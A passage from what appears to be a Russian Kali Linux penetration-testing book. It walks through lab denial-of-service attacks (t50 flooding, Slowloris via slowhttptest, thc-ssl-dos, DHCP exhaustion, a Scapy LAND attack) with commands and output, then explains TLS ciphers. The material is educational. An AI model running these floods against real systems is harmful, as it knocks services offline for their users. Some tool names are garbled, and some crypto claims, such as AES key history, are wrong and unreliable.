     11 - IPSEC     (Internet Security Protocol (AH/ESP))
     12 - EIGRP     (Enhanced Interior Gateway Routing Protocol)
     13 - OSPF      (Open Shortest Path First)
(kilroy@badmilo)-[~]
└─$ sudo t50 192.168.1.1 --protocol IGMPv1 --flood -B
T50 Experimental Mixed Packet Injector Tool v5.8.7b
Originally created by Nelson Brito <nbrito@sekure.org>
```


Previously maintained by Fernando Mercas <fernando@mentebinaria.com.br>
Maintained by Frederico Lamberti Pissarra <fredericopissarra@gmail.com>

```
[INFO] Entering flood mode...[INFO] Performing stress testing...  
[INFO] Hit Ctrl+C to stop...  
[INFO] PID=46521  
[INFO] t50 5.8.7b successfully launched at Tue Jun 13 18:53:35 2023
```

```
[INFO] (PID:46521) packets:    302395 (8467060 bytes sent).  
[INFO] (PID:46521) throughput: 52449.93 packets/second.
```

Вне зависимости от используемого способа стресс-тестирования очень важно вести подробные записи, чтобы в дальнейшем предоставить информацию о том, что происходило в момент сбоя. Мониторинг и логирование играют здесь огромную роль.

Средства для реализации атак типа «отказ в обслуживании»

Провоцирование отказа в обслуживании — это не то же самое, что стресс-тестирование, поскольку эти методы преследуют разные цели. Стресс-тестирование обычно проводится с помощью инструментов разработки для дальнейшего предоставления метрик производительности. Оно используется для оценки функциональности программы или системы в условиях повышенной нагрузки, вызванной большим объемом сообщений или их неправильным форматом. Тем не менее между этими методами существует тонкая грань. В некоторых случаях стресс-тестирование вызывает сбой в работе приложения или операционной системы, что приводит к тому же результату, что и атака типа «отказ в обслуживании». Однако стресс-тестирование может вызвать и просто скачки уровня использования ресурсов процессора или памяти. Эти результаты тоже ценны и предоставляют возможности для улучшения программы. В конце концов, скачки уровня потребления ресурсов — это баги, а их нужно устранять. В этом разделе мы рассмотрим программы, специально разработанные для провоцирования сбоев в работе сервисов.

Сессионная атака Slowloris

У атаки типа «SYN-флуд», цель которой — переполнение очереди подключений полуоткрытыми соединениями, есть аналоги, которые делают то же самое с веб-сервером. Приложения редко имеют в своем распоряжении бесконечное количество ресурсов. Как правило, сервер приложения способен принимать ограниченное количество соединений. Многое зависит от дизайна приложения, и не все веб-серверы подвержены такого рода атакам. Следует отметить, что встроенные устройства часто имеют ограниченную память и мощность процессора. Подумайте о любом устройстве, управляемом удаленным веб-сервером, например о беспроводной точке доступа, кабельном модеме/маршрутизаторе или принтере. Эти устройства управляются веб-серверами, однако они предназначены не для предоставления веб-услуг, а для того, чтобы выступать в качестве беспроводной точки доступа, кабельного модема/маршрутизатора или принтера. И ресурсы этих устройств будут в первую очередь использоваться по их основному назначению.

Эти устройства отлично подходят для подобного тестирования, поскольку просто не ожидают большого количества подключений. Это означает, что атака типа Slowloris может перевести управляющие ими серверы в автономный режим, отказав в обслуживании всем, кто попытается к ним подключиться. Суть сессионной атаки Slowloris заключается в поддержании большого количества открытых соединений с веб-сервером. Разница между ней и флуд-атакой состоит в том, что сессионная атака медленная. Вместо переполнения инструмент атаки поддерживает соединение с сервером открытым, отправляя небольшие объемы данных на протяжении длительного времени. Сервер будет поддерживать эти соединения до тех пор, пока инструмент атаки будет продолжать отправлять даже небольшое количество частичных запросов, которые никогда не будут выполнены.

Однако Slowloris — это не единственная разновидность атак на веб-серверы. Существует еще одна атака под названием Apache Killer, суть которой сводится к отправке байтов в виде перекрывающихся фрагментов. В ходе безуспешных попыток собрать эти фрагменты воедино веб-сервер исчерпывает всю доступную память. Эта уязвимость была обнаружена в версиях Apache 1.x и 2.x.

С помощью предустановленной в Kali программы `slowhttptest` вы можете реализовать четыре HTTP-атаки: описанную ранее атаку Slowloris (также известную как Slow Headers), атаку R-U-Dead-Yet (или Slow Body), атаку Apache Killer (известную как атака с помощью заголовка Range) и атаку Slow Read. Все они, по сути, являются противоположностью обсуждавшихся ранее флуд-атак в том смысле, что позволяют добиться отказа в обслуживании путем отправки ограниченного количества сетевых сообщений. Пример 2.9 демонстрирует реализацию стандартной атаки Slow Headers (Slowloris), направленной против сервера Apache в моей системе Kali. Никакой трафик не покидал систему, и вы можете видеть, что после 26-й секунды тест завершился, не оставив ни одного доступного соединения. Разумеется, в данном случае использовалась базовая конфигурация веб-сервера с небольшим количеством потоков. Веб-приложение с несколькими веб-серверами, доступными для управления нагрузкой, продержалось бы значительно дольше.

Пример 2.9. Вывод программы `slowhttp`

```
(kilroy@badmilo)-[~]
$ slowhttptest -H -u http://192.168.1.15

slowhttptest version 1.8.2
- https://github.com/shekyaan/slowhttptest -
test type:                SLOW HEADERS
number of connections:    50
URL:                      http://192.168.1.15/
verb:                     GET
cookie:
Content-Length header value: 4096
follow up data max size:  68
interval between follow up data: 10 seconds
connections per seconds:  50
```

```
probe connection timeout:      5 seconds
test duration:                 240 seconds
using proxy:                   no proxy
```

```
Tue Jun 13 19:05:51 2023:
slow HTTP test status on 10th second:
```

```
initializing:      0
pending:           0
connected:        50
error:             0
closed:           0
service available: YES
```

Сервер Apache, который подвергается атаке в данном примере, использует несколько дочерних процессов и несколько потоков для обработки запросов. Ограничения задаются в конфигурации Apache. В данном случае по умолчанию применяются два сервера, максимальное количество потоков — 64, на каждый дочерний процесс приходится 25 потоков, а максимальное количество рабочих процессов для обработки запросов — 150. В тот момент, когда количество доступных соединений было превышено программой `slowhttptest`, число процессов Apache, запущенных в этой системе, составляло 54 (53 дочерних процесса и один родительский). Чтобы обработать количество соединений, необходимых для выполнения запросов, сервер Apache породил несколько дочерних процессов, на каждый из которых могло приходиться несколько потоков. Таким образом, количество запущенных процессов было довольно большим. Учитывая то, что при проведении данного теста использовалась самая последняя версия сервера Apache, становится очевидным, что подобные атаки по-прежнему могут оказаться вполне успешными. Разумеется, как отмечалось ранее, это полностью зависит от архитектуры тестируемого сайта.

Стресс-тестирование на основе SSL

Существует еще одна атака, направленная на истощение системных ресурсов, только в данном случае она связана не с пропускной способностью, а с использованием мощности процессора для шифрования данных. Уже давно сайты электронной коммерции применяют протокол SSL (Secure Sockets Layer — уровень защищенных сокетов) или TLS для шифрования данных, которыми обмениваются клиент и сервер, чтобы гарантировать конфиденциальность передаваемой информации. Хотя данный протокол все еще довольно часто называют SSL/TLS, в 2015 году SSL был признан устаревшим. TLS применяется дольше, чем SSL. Далее мы будем говорить о TLS, поскольку используем именно его. В наши дни протокол TLS применяется многими серверами. Если вы попытаетесь выполнить поиск в системе Google, то увидите, что она шифрует весь трафик по умолчанию. То же самое можно сказать и о сайтах многих других крупных компаний, таких как Microsoft и Apple. Если вы попытаетесь зайти на сайт, указав в начале URL-адреса `http://` вместо `https://`, то увидите, что сервер автоматически переходит на безопасное соединение `https`.


Однако особенность протокола TLS заключается в том, что шифрование требует затрат вычислительной мощности. Нынешние процессоры вполне способны справляться с такой нагрузкой, тем более что современные алгоритмы шифрования в целом довольно эффективно используют процессор. Тем не менее любой сервер, задействующий TLS, увеличивает утилизацию своих ресурсов в связи с обработкой данных. Во-первых, сообщения, отправляемые с сервера, обычно имеют больший размер, а значит, для их шифрования требуется больше ресурсов, чем для шифрования сравнительно небольших сообщений, отправляемых клиентом. Кроме того, клиентская система, вероятно, будет отправлять лишь несколько сообщений за раз, в то время как сервер, скорее всего, станет шифровать сообщения одновременно для нескольких клиентов, установивших с ним соединение. Основная нагрузка связана с созданием ключей, необходимых для шифрования сеанса.

Система Kali предусматривает возможности для осуществления атак на устаревшие службы и функции. Проблема заключается в том, что некоторые из этих давно устаревших программ все еще где-то применяются, поэтому важно иметь возможность их протестировать. Одна из таких служб — SSL-шифрование. Последняя программа тестирования на отказ в обслуживании, которую мы здесь рассмотрим, нацелена на серверы, использующие SSL. Протокол SSL уже давно вытеснили технологии, не имеющие свойственных ему уязвимостей, однако это не значит, что вы с ним не столкнетесь. Программа `thc-ssl-dos` нацелена на серверы, поскольку шифрование требует от них больших затрат вычислительных ресурсов.

Пример 2.10 демонстрирует выполнение программы `thc-ssl-dos`, нацеленной на сервер, который использует SSL. Однако проблемы этого протокола давно известны, поэтому в основных библиотеках SSL часто отключен. Несмотря на то что в данном случае атака направлена против старой версии, вы можете видеть, что программе не удалось завершить SSL-рукопожатие. Однако если бы вы нашли сервер, применяющий SSL, то смогли бы проверить, насколько он уязвим перед атакой на отказ в обслуживании.

Пример 2.10. DoS-атака на основе SSL, реализованная с помощью утилиты `thc-ssl-dos`

```
root@rosebud:~# thc-ssl-dos -l 100 192.168.86.239 443 --accept
```



<http://www.thc.org>

Twitter @hackerschoice

Greetingz: the french underground

Waiting for script kiddies to piss off.....
The force is with those who read the source...

```
Handshakes 0 [0.00 h/s], 1 Conn, 0 Err  
SSL: error:140770FC:SSL routines:SSL23_GET_SERVER_HELLO:unknown protocol  
#0: This does not look like SSL!
```

Этот «неудачный» результат подчеркивает одну из проблем, связанных с тестированием безопасности: обнаружить уязвимость бывает непросто. Эксплуатация известных уязвимостей тоже может быть весьма сложной задачей. Это одна из причин, по которой современные атаки обычно задействуют методы социальной инженерии, эксплуатирующие людскую доверчивость, так как зачастую эксплуатировать технические уязвимости сложнее, чем манипулировать людьми. Однако это не означает, что подобные не связанные с человеческим фактором проблемы не могут возникнуть, учитывая количество регулярно обнаруживаемых уязвимостей, публикуемых в таких списках, как Bugtraq (<https://oreil.ly/lgqkX>) и CVE (Common Vulnerabilities and Exposures, база данных общеизвестных уязвимостей информационной безопасности) (<https://oreil.ly/6r28I>).

Атаки на DHCP

Протокол DHCP (Dynamic Host Configuration Protocol — протокол динамической конфигурации узла) предусматривает тестовую программу под названием `DHCPig`, которая представляет собой еще одну атаку, направленную на исчерпание ресурсов DHCP-сервера. Иногда ее называют *атакой DHCP-истощения*, поскольку ее цель состоит в том, чтобы не позволить другим потребителям задействовать ресурсы DHCP-сервера. Поскольку DHCP-сервер раздает IP-адреса и другие IP-конфигурации, компании столкнутся с проблемой, если их работники не смогут получить эти адреса. Хотя нередко DHCP-сервер раздает адреса с длительным сроком аренды (период, в течение которого клиент может использовать адрес, не продляя его действие), многие DHCP-серверы предусматривают относительно короткие сроки аренды. Такие сроки актуальны при высокой мобильности пользователей. В условиях, когда пользователи регулярно подключаются к Сети и отключаются от нее, наличие клиентов, которые продлевают срок аренды, также может приводить к потреблению ресурсов. Это означает, что при использовании коротких сроков аренды такой инструмент, как `DHCPig`, может перехватывать адреса с истекающим сроком аренды до того, как клиент сможет их получить, оставляя пользователей без адреса и лишая их возможности предпринимать какие-либо действия в Сети. Для применения программы `DHCPig` достаточно запустить сценарий Python `dhcpi` и указать сетевой интерфейс, который вы хотите применять в ходе тестирования.

На практике атака DHCP-истощения может использоваться злоумышленником для получения контроля над сетевым трафиком. В ходе этой атаки злоумышленник расходует весь пул доступных IP-адресов и в то же время запускает собственный DHCP-сервер, который может перенаправлять трафик системы на контролируемый им же DNS-сервер. Например, он может направить сетевой трафик с маршрутизатора, используемого по умолчанию, в систему, находящуюся под его контролем. В примере 2.11 показано применение сценария `dhcpi` для истощения пула доступных IP-адресов локального DHCP-сервера.

Пример 2.11. Использование сценария `dhcpiq`

```
(kilroy@badmilo)-[~]
$ sudo dhcpiq -l eth0
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[--->] DHCP_Discover
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
```

Создание пакетов с помощью Scapy

Если вам нужен полный программный контроль над созданием сетевых пакетов, воспользуйтесь инструментом *Scapy*. Эта библиотека предоставляет доступ к сетевым протоколам, позволяя создавать пакеты, которые выглядят именно так, как вы хотите. Помимо возможности применения Scapy для написания сценариев на языке Python, вы также можете задействовать интерфейс командной строки, то есть писать сценарии Python в Scapy, выполняющиеся непосредственно в ходе их написания. В примере 2.12 показано применение Scapy для создания TCP-сегмента поверх IP-пакета, поскольку данный инструмент позволяет создавать сообщения послойно. После определения пакета вы сможете его отправить. Для этого существует несколько способов, три из которых показаны в примере 2.12.

Пример 2.12. Использование инструмента Scapy

```
>>> p=IP(dst="192.168.1.1", ttl=2, id=15)/TCP(seq=RandInt(), sport=RandShort(
...: ), dport=RandShort())
>>> send(p)
.
Sent 1 packets.
>>> sr(p)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> sr1(p)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP version=4 ihl=5 tos=0x0 len=40 id=40192 flags= frag=0 ttl=128 proto=tcp
checksum=0xcbf3 src=192.168.1.1 dst=192.168.79.138 |<TCP sport=849 dport=26901
seq=2570441854 ack=913161814 dataofs=5 reserved=0 flags=RA window=64240
checksum=0x1425 urgptr=0 |<Padding load='\x00\x00\x00\x00\x00\x00' |>>>
```

Поскольку мы используем программный интерфейс, то можем задавать для различных полей не только числовые значения. Мы также можем генерировать случайные значения. В данном примере случайные значения применяются в качестве номеров портов источника и назначения TCP. Хотя получившийся в итоге пакет

не представляет особой ценности, пример демонстрирует один из способов применения генерации случайных значений. У нас есть возможность генерировать как длинные, так и короткие целые числа, что может потребоваться, если размер поля составляет 16 бит, как, например, в случае с номером порта. Как уже было сказано, мы контролируем все поля протоколов. Здесь не показан уровень Ethernet, но при желании можно его добавить. Например, мы можем задать MAC-адрес для нужной системы, но изменить IP-адрес, чтобы посмотреть, как она с этим справится.

Что касается отправки и получения сообщения, то вы можете просто отправить его, как показано в первом примере, используя функцию `send`. Можете также использовать функцию `sr`, которая предполагает отправку сообщения и получение ответа, который, однако, не содержит никаких подробностей. Наконец, функция `sr1` применяется в тех случаях, когда вы хотите увидеть в полученном ответе полную информацию о созданном пакете. При этом предполагается, что вы действительно получите ответ. В функцию `send` можно также добавить параметр `loop`, чтобы сообщить программе `scapy` о том, что пакет будет отправляться до тех пор, пока вы не нажмете сочетание клавиш `Ctrl+C`. В примере с пакетом `p` это можно сделать так: `send(p, loop=1)`.

Поскольку мы имеем полный контроль над пакетом и его параметрами, мы также можем манипулировать IP-адресами источника и назначения, как показано в примере 2.13, реализующем LAND-атаку, о которой говорилось ранее. Как видите, в данном случае мы не получаем ответ, так как сетевой стек принимающей системы отправляет его на IP-адрес источника, отличный от IP-адреса нашей системы.

Пример 2.13. Использование `scapy` для реализации LAND-атаки

```
>>> p=IP(dst="192.168.1.1", src="192.168.1.1")/TCP(dport=80)
>>> sr1(p)
Begin emission:
Finished sending 1 packets.

.....
.....
.....
.....
.....
.....
.....^C
Received 548 packets, got 0 answers, remaining 1 packets
```

Разумеется, инструмент `scapy` можно применять и для отправки легитимных сообщений. Он работает со многими протоколами, включая HTTP, поэтому мы можем использовать `scapy` для создания веб-запроса и его отправки. Пример 2.14 демонстрирует два подхода к решению этой задачи. Первый заключается в применении сокета непосредственно с текстом HTTP-сообщения, подлежащего отправке, который добавляется к синтаксису создания пакета, который вы уже видели. Другими словами, текст просто добавляется в качестве полезной нагрузки. Второй подход заключается в загрузке слоя `http`, позволяющей применять методы HTTP.

С помощью функции `HTTP/HTTPRequest` создадим запрос, который сгенерирует все необходимые нам данные. Мы не добавляем в эту функцию никаких параметров, хотя могли бы задействовать параметр `Method`, по умолчанию имеющий значение `GET`, а также `Path`, чтобы указать ресурс, который хотим получить с сервера.

Пример 2.14. Использование `scapy` для работы с HTTP-сообщениями

```
>>> p = IP(dst="192.168.1.15")/TCP()/"GET / HTTP/1.1\rHost:192.168.1.15\r\n"
>>> reply = sr1(p)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> print(reply)
IP / TCP 192.168.1.15:http > 192.168.79.138:ftp_data SA / Padding
>>> load_layer("http")
>>> request = HTTP()/HTTPRequest()
>>> socket = TCP_client.tcplink(HTTP, "192.168.1.15", 80)
>>> answer = socket.sr1(request)
Begin emission:
Finished sending 1 packets.
```

Мы рассмотрели лишь малую часть возможностей `scapy`. Как уже говорилось, этот инструмент обеспечивает простой способ программного управления сетевыми сообщениями, предоставляя полный контроль над различными элементами протоколов. С помощью `scapy` вы можете легко отправлять поврежденные сообщения. Например, не обязательно использовать стандартный запрос, известный HTTP-серверам. Можете создать собственный вариант запроса, чтобы посмотреть, как сервер на него отреагирует. Работая с такими бинарными протоколами, как IP или TCP, которые применяют четко определенные последовательности байтов, вы будете ограничены в плане отправляемых данных. Например, не сможете отправить сообщение `AAAAAAAAAAAA` на адрес назначения. В версии IPv4 длина адреса назначения составляет всего 4 байта, и попытка отправить 11 байт приведет к его заполнению значениями `41414141`, что переводится как `65.65.65.65`. Это мало что дает. Каждый байт может хранить лишь значения в диапазоне `0–255`, так что при использовании этих бинарных протоколов вам придется проявить изобретательность.

Тестирование шифрования

Возможность шифрования трафика, передаваемого через интернет-соединения, существует уже более 20 лет. Сфера шифрования, как и многие другие сферы, связанные с информационной безопасностью, постоянно изменяется. К тому моменту, как компания Netscape выпустила версию протокола SSL 2.0 (1995 год), от предыдущей версии уже отказались из-за выявленных проблем. Вторая версия тоже просуществовала недолго. Обнаруженные в ней недостатки привели к выпуску третьей версии в следующем, 1996 году. В конечном итоге использование версий SSL 2.0 и SSL 3.0 было запрещено из-за имеющихся у них проблем.

Процесс шифрования сетевого трафика не ограничивается простым шифрованием и отправкой сообщений. Он опирается на применение ключей. Самая важная часть любого процесса шифрования — ключ. Зашифрованное сообщение ценно только в том случае, если его можно расшифровать. Если я отправлю вам зашифрованное сообщение, то вам понадобится ключ, чтобы прочитать его. Вот тут-то и начинаются сложности.

Существует два способа работы с ключами. Первый называется *асимметричным шифрованием* и предполагает использование двух ключей — одного для шифрования, а другого для расшифровки сообщения. Эта техника называется также *шифрованием с открытым ключом*. Суть его заключается в том, что у каждого участника процесса коммуникации есть два ключа — открытый и закрытый. Открытый ключ доступен всем. На самом деле этот метод работает только в том случае, если каждый участник имеет возможность получить доступ к открытому ключу любого другого участника. Сообщение, зашифрованное с помощью открытого ключа, можно расшифровать только с помощью закрытого ключа. Эти два ключа математически связаны между собой и основаны на вычислениях с использованием больших чисел. Весьма разумный подход, не так ли? Проблема асимметричного шифрования заключается в том, что оно требует больших вычислительных затрат.

Это подводит нас к теме *симметричного шифрования*. Как вы, вероятно, уже догадались, в данном случае для шифрования и расшифровки данных используется один ключ. Симметричное шифрование проще с точки зрения вычислений, но имеет две проблемы. Первая заключается в том, что чем дольше применяется симметричный ключ, тем более уязвимым он становится для атак. Ведь в таком случае злоумышленник может собрать большой объем шифротекста, который представляет собой результат подачи открытого текста на вход алгоритма шифрования, и попытаться подобрать ключ путем его анализа. Как только ключ будет найден, любой трафик, зашифрованный с его помощью, можно будет легко расшифровать.

Вторая, более важная проблема связана с распределением ключей. В конце концов, данная схема работает только в том случае, если ключ есть у обоих участников. Как же мы можем обменяться ключами, если находимся далеко друг от друга? А если находимся физически близко, следует ли нам шифровать сообщения, которыми мы обмениваемся? Мы могли бы встретиться в какой-то точке и обменяться ключами, но тогда пришлось бы использовать полученный ключ вплоть до очередной встречи, в ходе которой можно было бы создать новый ключ. А если мы станем долго применять один и тот же ключ, то столкнемся с проблемой № 1, о которой говорилось ранее.

Эту проблему решили два математика, хотя они и не были первыми, кому это удалось. Просто они первыми опубликовали свою работу. Те люди, которые пришли к решению раньше, работали в правительственных агентствах и не имели права обнародовать свои наработки. Уитфилд Диффи и Мартин Хеллман придумали способ независимого получения ключа обоими участниками процесса коммуникации. Его суть заключается в том, что обе стороны начинают с одного и того же

значения. Его можно смело передавать в незашифрованном виде, поскольку важно лишь происходящее с ним потом. Участники берут начальное значение и применяют к нему секретное значение, используя математическую формулу, известную обоим. Опять же сама формула может быть известна всем, так как важно лишь секретное значение. Стороны обмениваются результатами своих вычислений, а затем снова применяют свои секретные значения к результату, полученному от другого участника. Таким образом, они оба выполняют один и тот же процесс математических вычислений, начиная с одной и той же точки, поэтому в итоге получают один и тот же ключ.

Причина, по которой мы это обсуждаем, заключается в том, что все эти механизмы используются на практике. Обмен ключами по протоколу Диффи — Хеллмана применяется в рамках шифрования с открытым ключом для получения симметричного сеансового ключа. Это означает, что сеанс использует менее трудоемкий в плане вычислений ключ и алгоритм для шифрования и расшифровки основной части данных, которыми обмениваются сервер и клиент.

Как отмечалось ранее, SSL больше не используется в качестве криптографического протокола. Вместо него в настоящее время применяется протокол TLS. Выпуск нескольких его версий лишний раз подчеркивает сложности, свойственные сфере шифрования данных. Текущая версия — 1.3, а версия 1.4 в данный момент находится на стадии разработки. Каждая версия включает исправления и обновления, основанные на результатах продолжающихся исследований, направленных на взлом протокола.

Выяснить, использует ли тестируемый сервер устаревшие протоколы, можно с помощью инструмента наподобие `ssllscan`. Эта программа зондирует сервер, чтобы определить применяемые им алгоритмы шифрования. Сделать это довольно легко, поскольку в процессе рукопожатия сервер предоставляет список поддерживаемых шифров, из которого клиент может выбрать нужный. Таким образом, программе `ssllscan` достаточно инициировать зашифрованный сеанс связи с сервером, чтобы получить всю необходимую информацию. В примере 2.15 показаны результаты тестирования сервера Apache с настроенным шифрованием.

Пример 2.15. Запуск `ssllscan` для тестирования локальной системы

```
(kilroy@badmilo)-[~]
$ ssllscan 192.168.1.15
Version: 2.0.16-static
OpenSSL 1.1.1u-dev  xx XXX xxxx

Connected to 192.168.1.15

Testing SSL server 192.168.1.15 on port 443 using SNI name 192.168.1.15

SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    disabled
```

```

TLSv1.1    disabled
TLSv1.2    enabled
TLSv1.3    enabled

```

```

    TLS Fallback SCSV:
Server supports TLS Fallback SCSV

```

```

    TLS renegotiation:
Session renegotiation not supported

```

```

    TLS Compression:
Compression disabled

```

```

    Heartbleed:
TLSv1.3 not vulnerable to heartbleed
TLSv1.2 not vulnerable to heartbleed

```

```

    Supported Server Cipher(s):
Preferred TLSv1.3  256 bits  TLS_AES_256_GCM_SHA384      Curve 25519 DHE 253
Accepted  TLSv1.3  256 bits  TLS_CHACHA20_POLY1305_SHA256 Curve 25519 DHE 253
Accepted  TLSv1.3  128 bits  TLS_AES_128_GCM_SHA256      Curve 25519 DHE 253
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384 Curve 25519 DHE 253
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384   DHE 2048 bits
Accepted  TLSv1.2  256 bits  ECDHE-RSA-CHACHA20-POLY1305 Curve 25519 DHE 253
Accepted  TLSv1.2  256 bits  DHE-RSA-CHACHA20-POLY1305   DHE 2048 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-CCM8         DHE 2048 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-CCM          DHE 2048 bits
Accepted  TLSv1.2  256 bits  ECDHE-ARIA256-GCM-SHA384    Curve 25519 DHE 253
Accepted  TLSv1.2  256 bits  DHE-RSA-ARIA256-GCM-SHA384   DHE 2048 bits
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256 Curve 25519 DHE 253
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA          DHE 2048 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-CAMELLIA128-SHA     DHE 2048 bits
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384           DHE 2048 bits
Accepted  TLSv1.2  256 bits  AES256-CCM8                 DHE 2048 bits
Accepted  TLSv1.2  256 bits  AES256-CCM                  DHE 2048 bits
Accepted  TLSv1.2  256 bits  ARIA256-GCM-SHA384          DHE 2048 bits

```

```

    Server Key Exchange Group(s):
TLSv1.3  128 bits  secp256r1 (NIST P-256)
TLSv1.3  192 bits  secp384r1 (NIST P-384)
TLSv1.3  260 bits  secp521r1 (NIST P-521)
TLSv1.3  128 bits  x25519
TLSv1.3  224 bits  x448
TLSv1.3  112 bits  ffdhe2048
TLSv1.3  128 bits  ffdhe3072
TLSv1.3  150 bits  ffdhe4096
TLSv1.3  175 bits  ffdhe6144
TLSv1.3  192 bits  ffdhe8192
TLSv1.2  128 bits  secp256r1 (NIST P-256)
TLSv1.2  192 bits  secp384r1 (NIST P-384)
TLSv1.2  260 bits  secp521r1 (NIST P-521)
TLSv1.2  128 bits  x25519
TLSv1.2  224 bits  x448

```

```
SSL Certificate:  
Signature Algorithm: sha256WithRSAEncryption  
RSA Key Strength: 2048
```

```
Subject: portnoy.washere.com  
Issuer: portnoy.washere.com
```

```
Not valid before: Jun 17 21:32:45 2023 GMT  
Not valid after: Jun 16 21:32:45 2024 GMT
```

Инструмент `ssllscan` определит, подвержен ли сервер уязвимости Heartbleed, которая позволяет злоумышленникам получить ключи, используемые сервером для расшифровки трафика, поступающего от клиента. Но самое главное заключается в том, что программа `ssllscan` предоставляет нам список поддерживаемых шифров. В списке Supported Server Cipher(s) (который был сокращен) вы увидите несколько столбцов с информацией, которая, скорее всего, мало о чем вам говорит. Первый столбец читается легко и указывает на то, принимаются ли протокол и набор шифров (Accepted) и предпочтительны ли они (Preferred). Первый предпочтительный набор шифров предназначен для протокола TLS версии 1.3 с 256-битным ключом алгоритма шифрования AES (Advanced Encryption Standard). Как видите, для каждой версии TLS существует свой предпочтительный набор шифров. Поскольку в настоящее время используются только две версии TLS, предпочтительных шифров всего два. Второй столбец содержит название протокола и его версию. SSL вообще не включен на этом сервере, так как поддержка данного протокола была удалена из базовых библиотек. В следующем столбце указан размер ключа.



Размеры ключей можно сравнивать только в рамках одного и того же алгоритма. Алгоритм шифрования Ривеста — Шамира — Адлемана (Rivest — Shamir — Adleman, RSA) асимметричен и использует размеры ключей, кратные 1024 битам. Размеры ключей алгоритма симметричного шифрования AES составляют 128 и 256 бит. Однако это не означает, что алгоритм RSA на порядки более стойкий, чем AES, поскольку они применяют ключ неодинаково. Даже сравнение алгоритмов одного и того же типа (асимметричных и симметричных) может ввести в заблуждение, поскольку они используют ключи совершенно по-разному.

Следующий столбец содержит *набор шифров*, в который входит несколько алгоритмов, имеющих разное назначение. Возьмем, к примеру, набор DHE-RSA-AES256-GCM-SHA384. Первая часть, DHE, указывает на то, что для распределения ключей используется алгоритм Диффи — Хеллмана с эфемерными ключами (Ephemeral Diffie — Hellman). Вторая часть, RSA, как уже говорилось, обозначает алгоритм шифрования Ривеста — Шамира — Адлемана, названный в честь трех его разработчиков. RSA представляет собой алгоритм с асимметричным ключом. Он применяется для аутентификации сторон, поскольку ключи хранятся в сертификатах, которые содержат также информацию, идентифицирующую сервер. Если у клиента тоже есть сертификат, то возможна взаимная аутентификация. В противном случае клиент может аутентифицировать сервер, сравнив имя хоста,

к которому он собирается подключиться, с именем хоста, указанным в сертификате. Асимметричное шифрование используется и для шифрования ключей, которыми обмениваются клиент и сервер.



Поскольку я часто использую слова «клиент» и «сервер», нам следует прояснить их значение. Стороны любого сетевого взаимодействия — клиент и сервер. Без исключений. Даже в одноранговых сетях понятия «клиент» и «сервер» применяются для обозначения того, какая из сторон инициирует соединение (клиент), а какая его принимает (сервер). При этом речь идет не о наличии настоящего сервера в центре обработки данных или выделенной службы, специально предназначенной для прослушивания клиентских запросов, а о существовании некой потребляемой услуги. Клиент всегда инициирует взаимодействие, а сервер — та сторона, которая отвечает. Это позволяет легко выявить две стороны — ту, которая отправила запрос, и ту, которая на него ответила.

Следующая часть обозначает алгоритм симметричного шифрования, в данном случае AES с 256-битным ключом. Здесь стоит отметить, что AES — не алгоритм, а стандарт. Алгоритм имеет собственное название. На протяжении нескольких десятилетий использовался стандарт шифрования данных DES (Data Encryption Standard), основанный на шифре Lucifer, разработанном в IBM Хорстом Фейстелем и его коллегами. В 1990-х годах специалисты пришли к выводу, что стандарт DES начал устаревать и вот-вот будет взломан. В результате поиска нового алгоритма в качестве основы для AES был выбран алгоритм Rijndael. Изначально в AES использовался 128-битный ключ. Лишь относительно недавно размер ключа был увеличен до 256 бит.

Для шифрования сеанса применяется алгоритм AES. Это означает, что размер сеансового ключа составляет 256 бит. Ключ создается и распределяется в начале сеанса. При большой длительности сеанса он может быть сгенерирован повторно для защиты от атак, направленных на получение ключа. Как уже отмечалось, ключ используется обоими участниками взаимодействия для шифрования и расшифровки сообщений.

Аббревиатура GCM расшифровывается как Galois/Counter Mode, что означает счетчик с аутентификацией Галуа. Это режим работы блочных шифров, направленный на обеспечение целостности и конфиденциальности данных. При его использовании зашифрованные данные связываются с меткой, которая генерируется в момент шифрования данных. Она позволяет удостовериться в том, что ни данные, ни сама метка не подвергались изменениям.

Последний фрагмент — SHA-384, который обозначает безопасный алгоритм хеширования (Secure Hash Algorithm), генерирующий 384-битные хеш-значения. Криптографический алгоритм SHA позволяет проверить, не подвергались ли данные какой-либо модификации. Возможно, вы знакомы с алгоритмом Message Digest 5 (MD5), который делает то же самое. Разница между ними заключается в размере выходных данных. В MD5 результат всегда состоит из 32 символов, что соответствует 128 битам (из каждого байта используются только 4 бита).

В настоящее время вместо этой технологии применяется алгоритм SHA версии 1 и выше. SHA-1 генерирует 40 символов, или 160 бит (опять же из каждого байта используются только 4 бита). В нашем примере применяется алгоритм SHA-384, который генерирует 96 шестнадцатеричных символов (48 байт, каждый из которых представлен двумя шестнадцатеричными символами). Вне зависимости от размера данных размер результата всегда одинаков. Это значение передается одной стороной другой стороне для проверки того, не изменились ли данные. В случае изменения хотя бы одного бита хеш-значение (результат работы алгоритма SHA или MD5) будет другим.

